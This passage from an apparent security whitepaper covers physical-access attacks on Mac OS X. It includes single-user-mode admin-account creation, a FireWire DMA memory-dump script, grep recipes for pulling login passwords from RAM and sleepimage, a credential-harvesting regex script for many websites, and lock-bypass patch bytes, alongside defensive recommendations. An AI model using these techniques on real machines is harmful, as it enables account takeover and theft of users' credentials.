rooting via boot-uuid from /chosen: 1A5D0294-BF80-3F14-B65F-F914438A225
Waiting on <dict ID="8"><key>IOProviderClass</key><string ID="1">IOReso
com.apple.AppleFSCompressionTypeZlib km0d start
com.apple.AppleFSCompressionTypeZlib load succeeded
AppleIntelCPUPowerManagementClient: ready
AppleIntelCPUPowerManagement: (built 16:44:45 Jun 7 2011) Initializati
BTCODEXIST off
wl0: Broadcom BCM4353 802.11 Wireless Controller
5.10.131.42
Got boot device = IOService:/AppleACPIPlatformExpert/PCI000/AppleACPIPC
e/IOBlockStorageDriver/Hitachi HTS545025B9SA02 Media/IOGUIDPartitionSch
BSD root: disk0s2, major 14, minor 2
com.apple.launchd 1 com.apple.launchd 1 *** launchd[1] has star
Waiting for window server before finishing bluetooth setup
Singleuser boot -- fsck not done
Root device is mounted read-only

If you want to make modifications to files:
    /sbin/fsck -fy
    /sbin/mount -uw /

If you wish to boot the system:
    exit

:/ root# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty)
:/ root#

```

For example, to create a new user with administrative privileges >

```

dsccl . -create /Users/sudoman2
dsccl . -create /Users/sudoman2 UserShell /bin/bash
dsccl . -create /Users/sudoman2 RealName sudoman2
dsccl . -passwd /Users/sudoman2 PASSWORD
dsccl . -append /Groups/admin GroupMembership sudoman2

```

An other trick (not tested) from Single mode access >

When you get text prompt enter these terminal commands to create a brand new admin account (hitting return after each line):

```

mount -uw /
rm /var/db/.AppleSetupDone
shutdown -h now

```

After rebooting you should have a brand new admin account. When you login as the new admin you can simply delete the old one and you're good to go again!

### 3.6.3. Reset root password from Mac OS X installation CD


If you do not have an administrator password, either, you can still reset the root password. Boot the system from the Mac OS X installation CD (Press "C" during startup) and select the Reset password option from the installer screen and follow the directions.

### 3.7. Recommendations

To avoid the exploitation of target mode and alternatives methods, you have to protect Open Firmware by a password. Open Firmware is similar to BIOS for Windows system.

The process is detailed on Apple Web site [<http://support.apple.com/kb/HT1352>]. The Mac OS X installation CD/DVD is required to do this operation.


With Open Firmware Protection, a password is required




to launch specific and dangerous operations like >

Features of Open Firmware Password Protection on PowerPC and Intel-based Mac computers	Power PC	Intel
Blocks the ability to use the "C" key to start up from an optical disc.	✓	✓
Blocks the ability to use the "D" key to start up from the Diagnostic volume of the Install DVD.		✓
Blocks the ability to use the "N" key to start up from a NetBoot server.	✓	✓
Blocks the ability to use the "T" key to start up in Target Disk Mode (on computers that offer this feature).	✓	✓
Blocks the ability to start up in Verbose mode by pressing the Command-V key combination during startup.	✓	✓
Block the ability to start up a system in Single-user mode by pressing the Command-S key combination during startup.	✓	✓
Blocks a reset of Parameter RAM (PRAM) by pressing the Command-Option-P-R key combination during startup.	✓	✓
Requires the password to enter commands after starting up in Open Firmware, which is done by pressing the Command-Option-O-F key combination during startup.	✓	
Blocks the ability to start up in Safe Boot mode by pressing the Shift key during startup.	✓	✓
Requires the password to use the Startup Manager, accessed by pressing the Option key during startup (see below).	✓	✓

However, this protection doesn't protect the physical access to the hard disk by physical extraction (and connection to other system). So, it's advised to encrypt your secret data with Filefault or Truecrypt for example.



Filevault activation during user creation process



Filevault activation after user creation process


For information, Mac OS X Lion version allows to encrypt the entire of hard disk.

## 4. EXPLOITATION OF PHYSICAL MEMORY


### 4.1. Physical memory dump from opened session

The root privileges are necessary to dump physical memory to raw image.

"MacMemoryReader" [<http://www.cybermarshal.com>] allows this operation to be performed >



```
Terminal — bash — 88x14
bash-3.2# ./MacMemoryReader /Volumes/NTFS/MAC/dump-memory-reader.raw
Dumping memory regions:
available 0000000000000000-00000000000008f000 [WRITTEN]
]
available 000000000000090000-0000000000000a0000 [WRITTEN]
]
LoaderData 000000000000100000-00000000000010f000 [WRITTEN]
]
available 00000000000010f000-000000000000200000 [WRITTEN]
]
```



```
Terminal — bash — 88x14
Reported physical memory: 4294967296 bytes (4.00GB)
Statistics for each physical memory segment type:
reserved: 2 segments, 268460032 bytes (256.02MB) -- ignored
LoaderCode: 1 segment, 319488 bytes (312.00KB) -- WRITTEN
LoaderData: 8 segments, 41922560 bytes (39.98MB) -- WRITTEN
BS_code: 1 segment, 1744896 bytes (1704.00KB) -- WRITTEN
BS_data: 9 segments, 41156608 bytes (39.25MB) -- WRITTEN
RT_code: 1 segment, 151552 bytes (148.00KB) -- WRITTEN
RT_data: 2 segments, 151552 bytes (148.00KB) -- WRITTEN
available: 18 segments, 3937296384 bytes (3.67GB) -- WRITTEN
ACPI_recl: 1 segment, 90112 bytes (88.00KB) -- ignored
ACPI_NVS: 2 segments, 2232320 bytes (2.13MB) -- ignored
MemMapIO: 7 segments, 4198400 bytes (4.00MB) -- ignored
Total memory written: 4022743040 bytes (3.75GB)
```

Next, the generated raw image can be exploited to identify secret data.

## 4.2. Physical memory dump by firewire

### 4.2.1. About DMA access and firewire

*From Wikipedia: "Direct memory access (DMA) is a feature of modern computers and microprocessors that allows certain hardware subsystems within the computer to access system memory for reading and/or writing independently of the central processing unit (CPU)."*

The firewire interface has direct memory access ... and the majority of Mac computer has this kind of interface.

### 4.2.2. Library libforensic1394

Recent C and python libraries, "libforensic1394", have been developed to allow a direct access to the memory. The sources are available on the Internet [<https://freddie.witherden.org/tools/libforensic1394/>].

"Libforensic1394" was written as a modern alternative to pythonraw1394 (a Python wrapper around libraw1394) featuring native support for the new "Juju" stack used by many GNU/Linux distributions.

Unlike the library used by the python script "Winlockpwn" by Adam Boileau, the memory dump is functional for a target Mac OS X.

A paper was written about this library [<https://freddie.witherden.org/pages/ieee-1394-forensics.pdf>].

### 4.2.3. Installation of library libforensic1394 (Ubuntu 9.10)

The README with source code is well written but you can also find others actions that I have performed.

- Installation of gmake>=2.8 and g++ are necessary
- Following the installation of C and Python libraries, the libraries libforensic1394.so.2, libforensic1394.so, libforensic1394.so.0.3.0 are not found in Python shell once they have been installed >

```
>>>find_library("forensic1394")
>>>find_library("forensic")
```

The solution is to copy "libforensic1394.so.0.3.0", "libforensic1394.so.2" to "/lib" and "/lib/tls/i686/cmov/", "libforensic1394.so" to "/usr/lib/".

```
>>>find_library("forensic1394")
'libforensic1394.so.2'
```

### 4.2.4. Initialization

After the installation, the loading and unlocking of a few modules is necessary:

```
# modprobe -r ohci1394 sbp2 eth1394 dv1394 raw1394 video1394
# modprobe firewire-ohci
```

#### 4.2.5. Reading the physical memory in live

With the excellent documentation and examples written by Freddie Witherden, it's very easy to write a PoC to read the physical memory.



This script, which I wrote, allows the dump of physical memory through a firewire wire to a RAW image file.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
print "PoC for RAM dumping with firewire and libforensic1394 library"
raw_input("Enter to start")

from forensic1394 import Bus
from time import sleep
from binascii import unhexlify
from sys import argv
import os, sys

def usage():
    print "Usage : " + argv[0] + " <Byte Size Mo><Outfile>"

if len(argv)!=3 :
    usage()
    exit()

# Page size, nearly always 4096 bytes
PAGESIZE = 4096

#Arguments
#size in bytes
enddump = 1024*int(argv[1])
fileout = argv[2]

def dumpRAM(d):
    # initiate dump file
    f = open(fileout, "w")
    print "Start> RAM dumping to " + fileout + "..."
```

```

addr = 1*1024*1024
while True:
    #count of memory size
    size=addr/2048
    if size > enddump :
        print "End> RAM dumping finished to " + fileout + " (" + argv[1] + " MBytes)"
        exit()

    # Prepare a batch of 128 requests
    r = [(addr + PAGE_SIZE*i, 2048) for i in range(0, 128)]
    for caddr,cand in d.readv(r):
        f.write(cand)
    addr += PAGE_SIZE * 128
f.close()

b=Bus()

# Enable SBP-2 support to ensure we get DMA
b.enable_sbp2()
sleep (2.0)

# Open the first device
d = b.devices()[0]
print d
d.open()
addr = dumpRAM(d)

```

In this example, 40 Mbytes of physical memory has been dumped to raw image "dump.raw" from a Linux system.

```

Fichier  Édition  Affichage  Terminal  Onglets  Aide
root@sudoman: ~/Bureau/libforensic1394/fo... X root@sudoman: /media/HP v210w
root@sudoman:/media/HP v210w# ./sud0.MemDump.py
PoC for RAM dumping with firewire and libforensic1394 library
Enter to start
Usage : ./sud0.MemDump.py <Byte Size Mo> <Outfile>
root@sudoman:/media/HP v210w# ./sud0.MemDump.py 40 dump.raw
PoC for RAM dumping with firewire and libforensic1394 library
Enter to start
<forensic1394.device.Device object at 0x8db3a4c>
Start> RAM dumping to dump.raw...
End> RAM dumping finished to dump.raw (40 MBytes)
root@sudoman:/media/HP v210w# ls -ls dump.raw
40704 -rwxr-xr-x 1 amalard amalard 41680896 2011-07-29 20:09 dump.raw

```

The dump of physical memory works even if the session is locked this is what is of particular interest here..

But what is the stored critical data in the extracted raw? The next part describes the way to identify this data.



## 4.3. "Sleepimage" file is a physical memory image

### 4.3.1. About "sleepimage" file


The "sleepimage" file is used by the Mac OS X system to store and restore its state during the safe sleep process (or suspend-to-disk or hibernation). It's the equivalent of hiberfil.sys under a Microsoft Windows system.

By default, when the system is not used for a few minutes, the screen is closed (for Macbook models) or the battery is too low on power to continue (for Macbook models), a copy of the physical memory is made in the "sleepimage" file. It's very reassuring not to lose your work but not so secure...

### 4.3.2. Exploitation of "sleepimage" file

The "sleepimage" file is stored in `/var/vm/` with swap files.

By default for Snow Leopard, the "sleepimage" file is encrypted and prevents reading the stored data. This configuration is defined in the security parameters.



The root privileges are necessary to change this value and to not encrypt the "sleepimage" file.

Apparently, the used encryption key is stored in the Keychain software. Currently, I'm researching how to extract this information from a user access to the Keychain.


In addition, the access rights are very restricted and only the root user can copy a "sleepimage" file to another location.

```
bash-3.2# ls -ls /var/vm/
total 8519680
8388608 -rw-----T 1 root  wheel  4294967296 31 jul 20:32 sleepimage
131072  -rw-----  1 root  wheel    67108864  2 août 23:04 swapfile0
```

Otherwise, disk access by target mode or Single mode allows bypassing these restrictions.



For example, from Single mode, the "sleepimage" file can be read.



```
:vm root# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(k
:vm root# cd /var/
agentx/      audit/      empty/      log/         named/
amavis/      backups/    folders/    mail/        netboot
at/          db/         llb/        mags/        root/
:vm root# cd /var/vm
:vm root# strings sleepimage | grep longname -A 5
longname
password
shell
/bin/bash
shouldunoun
```

## 4.4. Identification of secret data

### 4.4.1. Identification of session username and password

Depending on the state of the system during the dump of the physical memory (by "MacMemoryReader", by DMA access or from "Sleepimage" file), interesting information such as the session username and password can be found in the physical memory raw image.

The various checked states of the system are next: opened session with auto logon, closed session after a startup, locked session.

#### Opened session with auto logon

The next command allows identification of the current user >

```
# strings dump.raw | grep -i logname=
LOGNAME=sudoman
[...]
```

Depending on the state of the system, the following commands allow to identification of an associated password >

```
# strings dump.raw | grep -B 2 -A 2 "builtin:authenticate,privileged" | grep admin -A 5 | grep
UseTags -B 1
<password>
UseTags
```

Or

```
# strings dump.raw | grep -A 1 com.apple.launchd.peruser
com.apple.launchd.peruser.50X
<password>(
```

### ■ Closed session after a startup

It is not possible to identify a password but the usernames can be identified using several commands such as >

```
# strings dump.raw | grep "<string>/Users/"
[...]  
<string>/Users/sudoman/Downloads</string>  
<string>/Users/test</string>  
[...]
```

It just lacks the associated password ... ☺

### ■ Locked session

The following command allows the identification of the current user >

```
# strings dump.raw | grep -i logname=
LOGNAME=sudoman
[...]
```

The following command allows the identification of the session username and password >

```
# strings dump.raw | grep -A 5 longname
longname
domsudoman
managedUser
password
udo<password>
shell
```

## 4.4.2. Identification of others passwords

Depending on the state of the system and the ways of using memory dump, data like Google Calendar, secret key for OpenVPN, Outlook password for Exchange, ... and Web passwords can be identified from memory raw image.

```
#example for Google CalDAV
icat.com/crl/ACCERTINOMISSSL.crl
sganama@gmail.com:<password>
(c2dhbmFtYUBxxxxC5jb206Y2hpZ225vbGUmNTE=
realm
>wAW
3]\z
```

```
#example for 7zip password
<stEvt:when>2008-06-25T06:28:38+02:00</stEvt:when>
<stEvt:softwareAgent>Adobe Illustrator CS4</stEvt:softwareAgent>
P@ssd3cRypt
DDDM
```

I wrote a PoC to easily find Web usernames and passwords from raw image in

using specific signatures (and not specifically for Mac OS X).

```
#!/usr/bin/python
# -*- coding: iso-8859-15 -*-
import sys,os,re

TabCibles=[
    #SOCIAL NETWORK
    {"name":"https://www.facebook.com",
    "cat":"SOCIAL NETWORK",
    "desc":"Identification des authentifiant de connexion sur Facebook.com",
    "signature":"email=(.+) &pass=(.+) &.*persistent=",
    "hasbeenfound":"0"
    },
    {"name":"https://www.linkedin.com",
    "cat":"SOCIAL NETWORK",
    "desc":"Identification des authentifiant de connexion sur LinkedIn.com",
    "signature":"session_key=(.+) &session_password=(.+) &",
    "hasbeenfound":"0"
    },
    {"name":"http://www.viadeo.com",
    "cat":"SOCIAL NETWORK",
    "desc":"Identification des authentifiant de connexion sur Viadeo.com",
    "signature":"&email=(.+) &password=(.+) &monthAutoConnect=on&connexion=Me\+connecter",
    "hasbeenfound":"0"
    },
    {"name":"https://twitter.com",
    "cat":"SOCIAL NETWORK",
    "desc":"Identification des authentifiant de connexion sur Twitter.com",
    "signature":"username_or_email%5D=(.+) .*&session%5Bpassword%5D=(.+) &",
    "hasbeenfound":"0"
    },
    #MAIL
    {"name":"https://mail.google.com",
    "cat":"MAIL",
    "desc":"Identification des authentifiant de connexion sur Google.com(mail)",
    "signature":"&Email=(.+) &Passwd=(.+) &PersistentCookie=",
    "hasbeenfound":"0"
    },
    {"name":"http://imp.free.fr",
    "cat":"MAIL",
    "desc":"Identification des authentifiant de connexion sur Free.fr(imp)",
    "signature":"mailbox=INBOX&imapuser=(.+) &passwd=(.+) &server",
    "hasbeenfound":"0"
    },
    {"name":"http://zimbra.free.fr",
    "cat":"MAIL",
    "desc":"Identification des authentifiant de connexion sur Free.fr(zimbra)",
    "signature":"login=(.+) &password=(.+) ",
    "hasbeenfound":"0"
    },
    {"name":"http://vip.voila.fr",
    "cat":"MAIL",
```

```

    "desc": "Identification des authentifiant de connexion sur Voila.fr",
    "signature": "vip_ulo=(.) &vip_upw=(.)",
    "hasbeenfound": "0"
  },
  { "name": "http://id.orange.fr",
    "cat": "MAIL",
    "desc": "Identification des authentifiant de connexion sur Orange.fr",
    "signature": "credential=(.) &pwd=(.) &",
    "hasbeenfound": "0"
  },
  { "name": "https://www.sfr.fr",
    "cat": "MAIL",
    "desc": "Identification des authentifiant de connexion sur Sfr.fr",
    "signature": "loginTicket=.*&username=(.) &password=(.) &",
    "hasbeenfound": "0"
  },
  { "name": "https://www.espaceclient.bouyguestelecom.fr",
    "cat": "MAIL",
    "desc": "Identification des authentifiant de connexion sur Bouyguestelecom.fr",
    "signature": "_username=(.) &j_password=(.) &",
    "hasbeenfound": "0"
  },
  { "name": "https://login.live.com",
    "cat": "MAIL",
    "desc": "Identification des authentifiant de connexion sur Hotmail.com",
    "signature": "login=(.) &passwd=(.) &type.*LoginOptions",
    "hasbeenfound": "0"
  },
  { "name": "https://WEBMAIL-EXCHANGE",
    "cat": "MAIL",
    "desc": "Identification des authentifiant de connexion sur un serveur Webmail
Exchange",
    "signature": "username=(.) &password=(.) &SubmitCreds=",
    "hasbeenfound": "0"
  },
  { "name": "https://WEBMAIL-EXCHANGE2",
    "cat": "MAIL",
    "desc": "Identification des authentifiant de connexion sur un serveur Webmail Exchange
(2)",
    "signature": "owa&flags=.*&formdir=.*&username=(.) &password=(.) &SubmitCreds=",
    "hasbeenfound": "0"
  },
  #E-COMMERCE
  { "name": "https://signin.ebay.fr",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Ebay.fr",
    "signature": "pageType.*userid=(.) &pass=(.) &",
    "hasbeenfound": "0"
  },
  { "name": "https://www.priceminister.com",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Priceminister.com",
    "signature": "action=dologin&popup=.*&c=.*&rid=.*&login=(.) &user_password=(.)",

```

```

    "hasbeenfound": "0"
  },
  { "name": "https://www.amazon.fr",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Amazon.fr",
    "signature": "action=sign-in&protocol=.*&email=(.+) &password=(.+) &x",
    "hasbeenfound": "0"
  },
  { "name": "https://clients.cdiscount.com",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Cdiscount.com",
    "signature": "Mail=(.+) &.*vcel.*txtPassWord1=(.+) &",
    "hasbeenfound": "0"
  },
  { "name": "https://www.fnac.com",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Fnac.com",
    "signature": "USEREMAIL=(.+) &USERPASSWORD=(.+) &x",
    "hasbeenfound": "0"
  },
  { "name": "http://espace-client.voyages-sncf.com",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Voyages-
sncf.com(Espaceclient)",
    "signature": "login=(.+) &password=(.+) &CMD_signIn",
    "hasbeenfound": "0"
  },
  { "name": "http://fr.vente-privee.com",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Vente-privee.com",
    "signature": "txtEmail=(.+) &txtPassword=(.+) &",
    "hasbeenfound": "0"
  },
  { "name": "http://www.pixmania.com",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Pixmania.com",
    "signature": "login=(.+) &password=(.+) &x.*moncompte",
    "hasbeenfound": "0"
  },
  { "name": "http://client.rueducommerce.fr",
    "cat": "E-COMMERCE",
    "desc": "Identification des authentifiant de connexion sur Rueducommerce.fr",
    "signature": "AUT_LOGIN=(.+) &hasAccount=1&AUT_PASSWORD=(.+) &x",
    "hasbeenfound": "0"
  },
  #CLIENT LOURD
  { "name": "MSN",
    "cat": "CHAT",
    "desc": "Identification des authentifiant de connexion MSN (client lourd)",
    "signature": "msn%2Ecom,sign-in=(.+) ,pwd=(.+) ,ct=",
    "hasbeenfound": "0"
  },
  { "name": "Compte d'un domaine Windows",

```

```

        "cat":"REZO",
        "desc":"Identification des authentifiant de connexion sur un serveur Webmail
Exchange",
        "signature":"xxxx",
        "hasbeenfound":"0"
    },
    #BANQUE EN LIGNE (private part ☺)
]

def afficheMenu(cibles):
    i = 1
    print " Cibles:"
    for t in cibles:
        print " %2d: %s" % (i, t["name"])
        i+=1
    #print "\n\nDescription :"
    #for t in cibles:
    #    print "%s:\n-----\n%s\n" % (t["name"], t["desc"])

def usage():
    print "Usage: " + sys.argv[0] + " <fichier RAM au format STRING>\n"
    afficheMenu(TabCibles)
    sys.exit(1)

def search_string(index) :
    print "Recherche d'informations sur : " + TabCibles[index-1]["name"]

    #configuration du filtre via des expressions régulières afin d'identifier la chaîne
    d'authentification d'une cible
    filtre=re.compile(TabCibles[index-1]["signature"],re.IGNORECASE)

    file=open(sys.argv[1],'r')
    #tant que la chaîne n'a pas été identifiée ou que le fichier n'a pas été entièrement analysé
    while 1:
        #lecture ligne par ligne du fichier
        ligne=file.readline()
        if ligne == "" : break
        ligne=ligne.rstrip('\n\r')
        try :
            res=filtre.search (ligne)
            print " =>" + res.groups()[0] #affichage login
            print " =>" + res.groups()[1] #affichage mot de passe
            break
        #login et mot de passe non trouvé
    except :
        pass

if len(sys.argv) < 2:
    usage()

```

```

index=raw_input("Choix : ")

if index=="666" :
    file=open(sys.argv[1],'r')
    while 1:
        #lecture ligne par ligne du fichier
        ligne=file.readline()
        if ligne =="" : break
        ligne=ligne.rstrip('\n\r')
        i = 1
        for t in TabCibles:
            try :
                filtre=re.compile(TabCibles[i-1]["signature"],re.IGNORECASE)

                res=filtre.search (ligne)
                print " =>" + TabCibles[i-1]["name"] + ":" + res.groups()[0] #affichage
login
                print " =>" + TabCibles[i-1]["name"] + ":" + res.groups()[1] #affichage
mot de passe
                #arrêt de la recherche via sortie de la boucle for si la chaîne a été
identifiée
                break
                #login et mot de passe non trouvé
            except :
                i+=1
                pass

else :
    index=int(index.rstrip('\n\r'))
    search_string(index)
    exit()

```

In the future, I will update it to include new signatures like sessions on Mac OS X, OpenVPN, Outlook, Evernote, OpenPGP,...

## 4.5. Rebuilding of the documents

Forensic tools like "Foremost" can be used to rebuild documents identified in a physical memory image.

The signatures for text, jpg, or word files for example are included in the default configuration (foremost.conf) but none are specific to Mac OS X.

The following signatures allow identification of "plist" files.

```

plist1 y          4096      bplist00_
plist2 y          4096      <!DOCTYPE plist PUBLIC
plist3 y          4096      <!DOCTYPE plist SYSTEM

```

In the future, I will update the signatures for other Mac OS X files. Please be patient ... ☺

## 4.6. Writing in physical memory

### 4.6.1. Unlock session

It doesn't work for my OS version (incorrect signature?) but a script has been written by Freddie Witherden to unlock Mac OS X.

```
root@sudoman:~/Bureau/libforensic1394/forensic1394/python# ./winlocknew.py 41BFF
6C8FFFF48C78588 41BF0000000048C78588 1999
Usage : ./patch.py signature patch offset
Signature/Patch/Offset XP SP3 (x86) > 83F8107511B0018B 83F8109090B0018B 2218
Signature/Patch/Offset 7 (x86) > 83F8107513B0018B 83F8109090B0018B 2342
Signature/Patch/Offset 10.6.4 (Intel 64-bit) > 41BFF6C8FFFF48C78588 41BF00000000
48C78588 1999
<forensic1394.device.Device object at 0x874194c>
```

Actually, I'm looking for a new valid signature for Mac OS X 10.6.8.

## 4.7. Recommendations

**To avoid attack by firewire,** you have to disable firewire interfaces.

Simple commands allow that:


```
sudo mkdir /System/Library/Extensions/Disabled/
sudo mv /System/Library/Extensions/IOFireWireSerialBusProtocolTransport.kext
/System/Library/Extensions/Disabled/
sudo touch /System/Library/Extensions
```

To enable firewire interfaces:

```
sudo mv /System/Library/Extensions/Disabled/IOFireWireSerialBusProtocolTransport.kext
/System/Library/Extensions/
sudo touch /System/Library/Extensions
```

In addition, you have to limit the using of safe sleep process (hibernation) during computer transport and the computer stop is advised.

**To avoid the exploitation of "sleepimage" file,** you have to make sure that the parameters about the encryption of virtual memory are enabled.





## 5. EXPLOITATION OF USER PRIVILEGES

### 5.1. Obtain system user access

#### 5.1.1. Identification of user password

My experience in penetration testing allows me to note that the majority of passwords are weak. Currently, the login is the password or the password is the girlfriend or dog's name ...

The remote service like "Bonjour" or local access through the Windows logon allows checking different combinations. For the majority of Mac OS X systems, the number of failure authentications is not limited.

